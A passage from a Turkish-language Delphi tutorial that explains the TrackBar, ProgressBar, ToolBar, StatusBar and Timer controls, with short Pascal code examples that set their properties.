  TrackBar2.TickMarks:=tmBoth;
  TrackBar3.TickMarks:=tmBottomRight;
end;
```

- **TrackBar1.TickStyle**

Kontroldeki değer çizgilerinin durumunu belirleyen özelliğidir. Aşağıda alabileceği tüm seçenekler verilmiştir.

TickStyle	Sonuç
tsAuto	Varsayılan değer
tsManual	Sadece başlangıç ve bitişte
tsNone	Çizgi Yok




Yukarıdaki ekran görüntüsünü oluşturmayı sağlayan kod bloğu aşağıda verilmiştir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TrackBar1.TickStyle:=tsAuto;
  TrackBar2.TickStyle:=tsManual;
  TrackBar3.TickStyle:=tsNone;
end;
```

- **TrackBar1.Orientation**

Kontrolün yatay veya dikey konumunu belirleyen özelliğidir. Aşağıda alabileceği seçenekler verilmiştir.

Orientation	Sonuç
trHorizontal	Yatay
trVertical	Dikey




```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TrackBar1.Orientation:= trHorizontal;
  TrackBar2.Orientation:= trHorizontal;
  TrackBar3.Orientation:=trVertical;
end;
```

- **TrackBar1.Frequency**

Gözükecek olan çizgi sayısını belirleyen özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TrackBar1.Frequency:=3;
end;
```

ProgressBar Kontrolü:

Özellikle dosya indirme veya kopyalama işlemlerinde çok kullanılan, dosyanın durumu hakkında kullanıcıyı bilgilendiren bir kontroldür. Aşağıda kontrole ait özellikler verilmektedir.

- **ProgressBar1.Position**

Kontrolün içerisindeki renkli kısmın gösterdiği değeri tutan özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.Caption:=IntToStr(ProgressBar1.Position);
end;
```

- **ProgressBar1.Min- ProgressBar1.Max**

"Position" değerinin alt ve üst sınırlarını belirleyen özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ProgressBar1.Min:=0;
  ProgressBar1.Max:=100;
end;
```

- **ProgressBar1.Step**


Renkli alanın kaçar kaçarlık dilimler halinde artacağını belirleyen özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ProgressBar1.Min:=0;
  ProgressBar1.Max:=100;
  ProgressBar1.Step:=2;//ikişer ikişer art
end;
```

- **ProgressBar1.StepIt**

"ProgresBar1.Step:=2" satırının yaptığı işi değer belirtmeden yapabilen özelliğidir.

Şimdi yukarıdaki özellikleri içerisinde kullanabileceğimiz bir örnek yaparak kontrolü daha iyi tanımaya çalışalim. Örneğimiz için formunuza bir adet "Timer", bir adet "ProgressBar", bir adet Label ve iki adet "Button" kontrolü yerleştirin.




```
var
  i:Integer=0;//Global olduğu için ilk değer verilebilir
procedure TForm1.FormCreate(Sender: TObject);
begin
  ProgressBar1.Min:=1;
  ProgressBar1.Max:=100;
  ProgressBar1.Step:=2;
  Timer1.Interval:=50;
  Timer1.Enabled:=false;
end;
procedure TForm1.Timer1Timer(Sender: TObject);
begin
  if i=0 Then
    begin
      if ProgressBar1.Position>=100 Then
        begin
          i:=1;//diğer tarafa dön
        end
      else
        begin
          ProgressBar1.Position:=ProgressBar1.Position+5;//5 artır
        end;
    end
  else
    begin
      if ProgressBar1.Position<=1 Then
        begin
          i:=0;//diğer tarafa dön
```


```
      end
    else
      begin
        ProgressBar1.Position:=ProgressBar1.Position-5;//5 azalt
      end;
  end;
 Label1.Caption:='% '+FloatToStr(ProgressBar1.Position*100/ProgressBar1.Max) + '
sı Tamamlandı';
end;
procedure TForm1.Button1Click(Sender: TObject);
begin
  Timer1.Enabled:=true;//Çalıştır
end;
procedure TForm1.Button2Click(Sender: TObject);
begin
  Timer1.Enabled:=false;//Durdur
end;
```

ToolBar Kontrolü:


Araç çubuğu oluşturmak için kullanılan, çok kullanışlı ve estetik bir kontroldür. İçerisine yerleştireceğiniz düğmeler sayesinde bir çok olayı tek bir yerden yönetme şansına sahip olabilirsiniz. Genellikle properties penceresinden ayarlamalar yapmak yeterli olacaktır. Fakat bazı büyük uygulamalarda kodla müdahale etmeniz gerekebilir. Kodla nasıl müdahale edebileceğiniz daha sonra gösterilecektir.

Aşağıda araç çubuğu oluşturmak için izlemeniz gereken adımlar verilmiştir.

- Formunuza ilk olarak bir adet "ImageList" kontrolü yerleştirip gerekli resimleri depolayın.
- Ardından formunuza bir adet "ToolBar" kontrolü yerleştirip "Images" özelliğine "ImageList1" değerini aktarın.
- Üçüncü adımda "ToolBar1" kontrolünü seçip mousun sağ tuşuna tıklayın. Açılan menüden "New Button" seçeneğini seçin. Bu işlemi ekleyeceğiniz düğme sayısı kadar tekrarlamalısınız. Aralarda verilecek olan boşluklar için açılan menüden "New Seperator" seçeneğini kullanabilirsiniz.



- Eklediğiniz tüm buttonlar bağımsızdır. Seçip properties penceresinden özelliklerini belirleyebilirsiniz. Tüm buttonların "Caption-ImageIndex-Hint-ShowHint-Style-ShowCaption" özelliklerini teker teker ayarlayın.
- Hatırlatalım buttonlara eklemiş olduğunuz "Caption" değerlerinin gözükebilmesi için "ShowCaption" seçeneğinin true yapılması gerekmektedir. Aksi takdirde "Caption" ları doldursanız bile etiketler gözükmeyecektir.
- "Caption" lara gerekli metinleri girip, "ShowCaption" özelliğini true taptıktan sonraki ekran görüntüsü aşağıda verilmiştir. Aynı ayarları sizde örneğiniz için yapın.



❖ Bu adımda tüm buttonları teker teker seçerek "ImageIndex" değerlerini belirleyin. Ekran görüntünüz aşağıdaki şekilde değişecektir.

Şimdide properties penceresinden yapılan işlemi kod penceresinden nasıl yapabileceğinizi göstermek istiyorum. Formunuza "ImageList" kontrolünü yerleştirip gerekli resimleri depolayın. Ardından "ToolBar" kontrolünü ekleyip aşağıdaki kodu da "Unit" pencerenize ekleyin.


Yukarıdaki ekran görüntüsünü sağlamak için formunuza eklemeniz gereken kod bloğu aşağıda verilmiştir. Burada "ToolButton" kontrollerini kodla yaratmanız gerektiği sanıyorum dikkatinizi çekmiştir. Örnekte üç adet button eklenmiş olup sayısı istediğiniz kadar artırılabilir.

```
procedure TForm2.FormCreate(Sender: TObject);
var
  yeni:TToolButton;
begin
  ToolBar1.Images:=ImageList1;
  ToolBar1.ShowCaptions:=true;
  ToolBar1.AutoSize:=true;
//ilk Button
  yeni:=TToolButton.Create(ToolBar1);//yarat
  yeni.Parent:=ToolBar1;
  yeni.ImageIndex:=0;
  yeni.Caption:='Kes';
//ikinci button
  yeni:=TToolButton.Create(ToolBar1);
  yeni.Parent:=ToolBar1;
  yeni.ImageIndex:=1;
  yeni.Caption:='Kopyala';
//üçüncü button
  yeni:=TToolButton.Create(ToolBar1);
  yeni.Parent:=ToolBar1;
  yeni.ImageIndex:=2;
  yeni.Caption:='Yapıştır';
end;
```

Kodla Button Kontrollerine Erişmek:

- **ToolBar1.Buttons[].Caption**

Bu özellik sayesinde araç çubuğunuzun istediğiniz buttonuna erişip etiket değerini değiştirebilirsiniz.



Parametre olarak girilen index değeri buttonun ToolBar içerisindeki sırasını belli etmektedir. Yapılan değişiklik sadece index numarası belirtilen düğme için etkili olmaktadır. Yukarıdaki etkiyi sağlayan kod parçası aşağıda verilmiştir.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  ToolBar1.Buttons[0].Caption:='Yeni Değer';
end;
```


- **ToolBar1.Buttons[].ImageIndex**

Parametre ile belirtilen buttonun göstereceği resim bu özellikle belirlenir.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  ToolBar1.Buttons[0].ImageIndex:=2;
end;
```

- **ToolBar1.Buttons[0].Hint- ToolBar1.ShowHint**

Mousun button üzerinde bekletilmesi durumunda açıklama balonunun içeriğini belirleyen özelliğidir.




```
procedure TForm2.Button1Click(Sender: TObject);
begin
  ToolBar1.Buttons[0].Hint:='Veriyi Kesip Alır';
  ToolBar1.ShowHint:=true;
end;
```

Programı çalıştırıp mousu ilk buttonun üzerine götürürseniz, açıklama balonunuz açılacak kullanıcıyı bilgilendirecektir. İsterseniz diğer buttonlar içinde index numarasını belirterek aynı işlemi yapabilirsiniz.

Basılı Kalabilen Button Oluşturmak:

Araç çubuğunuzda basılı kalabilen düğme oluşturmak için "Style" özelliğinden faydalanılır.

- **ToolBar1.Buttons[].Style**

Araç çubuğundaki buttonların davranışını (basılı kalabilen-açılabilen vs) belirleyen özelliğidir. Alabileceği seçenekler aşağıda verilmiştir.

Style	Sonuç
tbsButton	**Standart Button gibi davranır.**
tbsCheck	**Basılı kalabilen button Oluşturur.**
tbsDivider	**Sınır Halini Alır**
tbsDropDown	**Açılabilir Button Oluşturur.**
tbsSeparator	**Araya Boşluk Oluşturur.**



```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ToolBar1.Buttons[4].Style:=tbsCheck;//Basılı kalabilir
  ToolBar1.Buttons[5].Style:=tbsCheck;
  ToolBar1.Buttons[6].Style:=tbsCheck;
end;
```

Açılabilir Button Oluşturmak

Bir düğmenin alt seçenekleri olacaksa, yani tek düğmeyle birden fazla iş yapmak isterseniz, araç çubuğunuza açılabilir bir button eklemelisiniz. Bu işlem için yine "Style" özelliğinden faydalanılır. Şayet "Style" değerine "tbsDropDown" değerini aktarırsanız program bu işi otomatik olarak gerçekleştirecektir.

Aşağıdaki örnekte "Kes" isimi düğmeye alt seçenekler eklenmektedir. Şimdi adımlarını teker teker izah edelim.

- Açılan menüde gösterilecek seçenekleri belirlemek için formunuza bir adet "PopupMenu" ekleyin.
- PopupMenu" üzerine mous ile çift tıklayın. Açılan pencerede aşağıdaki gibi iki satırlı bir menü oluşturun.



- Üçüncü adımda araç çubuğunda yer alan "Kes" isimli buttonu mous ile seçin. Properties penceresinden "DropDownMenu" özelliğine "PopupMenu1" değerini girin.

Artık programınızı çalıştırabilirsiniz. "DropDownMenu" özelliği verdiğiniz buttonun sağ tarafında aşağıya doğru bir okun belirmiş olması gerekir. Bu oka tıklarsanız seçenekleri aşağıya doğru açılacaktır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ToolBar1.Buttons[0].Style:=tbsDropDown;
  ToolBar1.Buttons[0].DropdownMenu:=PopupMenu1;
end;
```

- **ToolBar1.Buttons[].DropdownMenu**

Açılabilir menü özelliği verilen buttonların alt seçeneklerini belirleyebileceğiniz özelliğidir. Bu özelliğe aktarılan nesne "PopupMenu" kontrolü olmalıdır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ToolBar1.Buttons[0].Style:=tbsDropDown;
  ToolBar1.Buttons[0].DropdownMenu:=PopupMenu1;
end;
```

Grup Halinde Çalışan Buttonlar Oluşturmak:

Bazı durumlarda buttona tıkladığınız zaman basılı olan diğer buttonun bu özelliğini yitirmesini isteyebilirsiniz. Bu tür buttonlar için "Grouped" özelliğinden faydalanılır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ToolBar1.Buttons[8].Style:=tbsCheck;
  ToolBar1.Buttons[9].Style:=tbsCheck;
  ToolBar1.Buttons[10].Style:=tbsCheck;
  ToolBar1.Buttons[8].Grouped:=true;
  ToolBar1.Buttons[9].Grouped:=true;
  ToolBar1.Buttons[10].Grouped:=true;
end;
```

programı çalıştırdıktan sonra son üç buttondan aynı anda ikisini basılı hale getiremiyeceksiniz.

- **ToolBar1.Buttons[0].Indeterminate**

Buttona ilk kez tıklanana kadar pasif gibi gösterilmesini sağlayan özelliğidir. Varsayılan değeri false dır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ToolBar1.Buttons[0].Indeterminate:=true;
end;
```


- **ToolBar1.HotImages**

Cursor buttonların üzerlerine geldikleri anda başka resimlerin gözükmesini isterseniz bu özellikten faydalanmalısınız.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ToolBar1.HotImages:=ImageList2;
end;
```

- **ToolBar1.List**

Buttonlardaki resimlerle yazıların yerini ayarlayan özelliğidir. Varsayılan değeri "false" dır ve bu durumda resimler yazının üstünde yer alır. Şayet true değeri aktarılırsa resimler etiketin solunda yer alacaktır.




```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ToolBar1.List:=true;
end;
```

- **ToolBar1.ButtonCount**

ToolBar kontrolünde bulunan buttonların sayısını veren özelliğidir. Sonuca seperator lerde dahil edilmiştir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ToolBar1.List:=true;
end;
```

- **ToolBar1.Flat**

Buttonların kontrol içerisindeki görüntüsünü ayarlayan özelliğidir. Şayet true değeri aktarılırsa düz bir görüntü elde edersiniz.

Programı çalıştırdıktan sonra mousu buttonların üzerine götürdüğünüz zaman hafif bir kabarıklık söz konusu olacaktır.

StatusBar Kontrolü:

Pencerenizin en altında yer alan, kullanıcıyı yönlendirmek veya bilgilendirmek amaçlı kullanılan bir kontroldür. Aşağıda özellikleri sırasıyla listelenmektedir.

- **StatusBar1.Panels.Add**

StatusBara panel eklemek için kullanılan methoddur. Bu yöntemle dilediğiniz kadar paneli kontrolünüze ekleyebilirsiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  StatusBar1.Panels.Add;//ekle
end;
```

- **StatusBar1.Panels[].Text**

Eklenen panelin etiket değerini belirlemek için kullanılan özelliğidir.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  StatusBar1.Panels.Add;
  StatusBar1.Panels[0].Text:='Prestige Education Center';
end;
```

- **StatusBar1.Panels[].Width**

Belirtilen panelin uzunluğunu belirleyen özelliğidir. Son kalan panel geriye kalan miktarı alacaktır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  StatusBar1.Panels.Add;
  StatusBar1.Panels[0].Text:='Prestige Education Center';
  StatusBar1.Panels[0].Width:=175;
  StatusBar1.Panels.add;//ikinci paneli ekle
  StatusBar1.Panels[1].Text:='Gazi Üniversitesi';
end;
```

- **StatusBar1.Panels[].Alignment**

Panel içerisindeki yazının yerini ayarlayan özelliğidir. Alabileceği seçenekler aşağıda verilmiştir

Alignment	Sonuç
taRightJustify	Sağa Dayalı
taLeftJustify	Sola Dayalı
taCenter	Ortada

- **StatusBar1.Panels[].Style**

Panellerin resim veya etiket olarak kullanılmasını sağlayan özelliğidir. Alabileceği seçenekler aşağıda verilmiştir.


Style	Sonuç
psOwnerDraw	Resim içerikli Panel
psText	Text İçerikli Panel

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  StatusBar1.Panels[0].Style:=psOwnerDraw;
end;
```

- **StatusBar1.Panels[].Bevel**

Panellerin üç boyutlu görünümlerini ayarlayan özelliğidir. Alabileceği seçenekler aşağıda verilmiştir.

Bevel	Sonuç
pbNone	Düz
pbLowered	Basık
pbRaised	Şişik




```
procedure TForm1.FormCreate(Sender: TObject);
//StatusBar
begin
  StatusBar1.Panels.Add;
  StatusBar1.Panels[0].Text:='Prestige Education Center';
  StatusBar1.Panels[0].Width:=175;
  StatusBar1.Panels.add;
  StatusBar1.Panels[1].Text:='Gazi Üniversitesi';
  StatusBar1.Panels[1].Width:=175;
  StatusBar1.Panels.add;
  StatusBar1.Panels[2].Text:='Eğitim Seçenekleri';
  StatusBar1.Panels[1].Alignment:=taRightJustify;
  StatusBar1.Panels[0].Bevel:=pbNone;
  StatusBar1.Panels[1].Bevel:=pbLowered;
  StatusBar1.Panels[2].Bevel:=pbRaised;
end;
```


- **StatusBar1.Panels[0].Free**

Parametre ile belirtilen paneli silmek için kullanılan methoddur. Silinen panel bir daha geri alınamaz sadece yenisi yaratılabilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  StatusBar1.Panels[0].Free;//ilk paneli sil
end;
```

Dilerseniz aynı işlemleri properties penceresinden de yaptırabilirsiniz. Aşağıdaki adımları sırasıyla izleyiniz.


- ❖ Formunuza bir adet StatusBar kontrolü yerleştirip mous ile üzerine çift tıklayın.
- ❖ Açılan pencerede mousun sağ tuşuna tıklayıp, menüden "Add" seçeneğini seçin.
- ❖ İkinci maddeyi arka arkaya üç kere tekrarlayıp herbirinin "Text" özelliğine gerekli açıklamayı girin.



Programınızı çalıştırırsanız ekran görüntünüz aşağıdaki şekilde oluşacaktır.

Görüldüğü gibi hiç kod kullanmadan kolayca StatusBar a panel eklenebilir. Buradaki panel sayısı size kalmıştır.


Aşağıdaki uygulamada üçüncü panelde saatin göerilmesi sağlanmaktadır. Uygulamada, paneller oluşturulduktan sonra forma eklenen bir adet "Timer" kontrolü kullanılmıştır.




```
procedure TForm1.Timer1Timer(Sender: TObject);
begin
  Timer1.Interval:=1000;//bir saniye
  Timer1.Enabled:=true;
  StatusBar1.Panels[2].Text:=DateTimeToStr(Now);//şu anki tarih-zaman
end;
```

- **StatusBar1.Height**

Panellerin yüksekliğini belirleyen özelliğidir.




```
procedure TForm1.FormCreate(Sender: TObject);
begin
  StatusBar1.Height:=50;
end;
```

Timer Kontrolü:

Bir kod bloğu belli bir peryot içerisinde tekrar tekrar işletilecekse "Timer" kontrolüne (döngüylede halledilebilir. Bu kontrol zaten kendi içerisinde döngü çalıştırmaktadır) ihtiyacınız var demektir. Aşağıda kontrole ait özellikler verilmiştir.

- **Timer1.Interval**

"OnTimer" eventına yazılan kodun ikinci kez (veya üç – dört) işletilmesi için beklemesi gereken süre bu değerde tutulur. Girilen değer milisaniye cinsindendir. Yani buraya "1000" girilmesi bir saniye beklemesi gerektiği anlamını taşımaktadır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
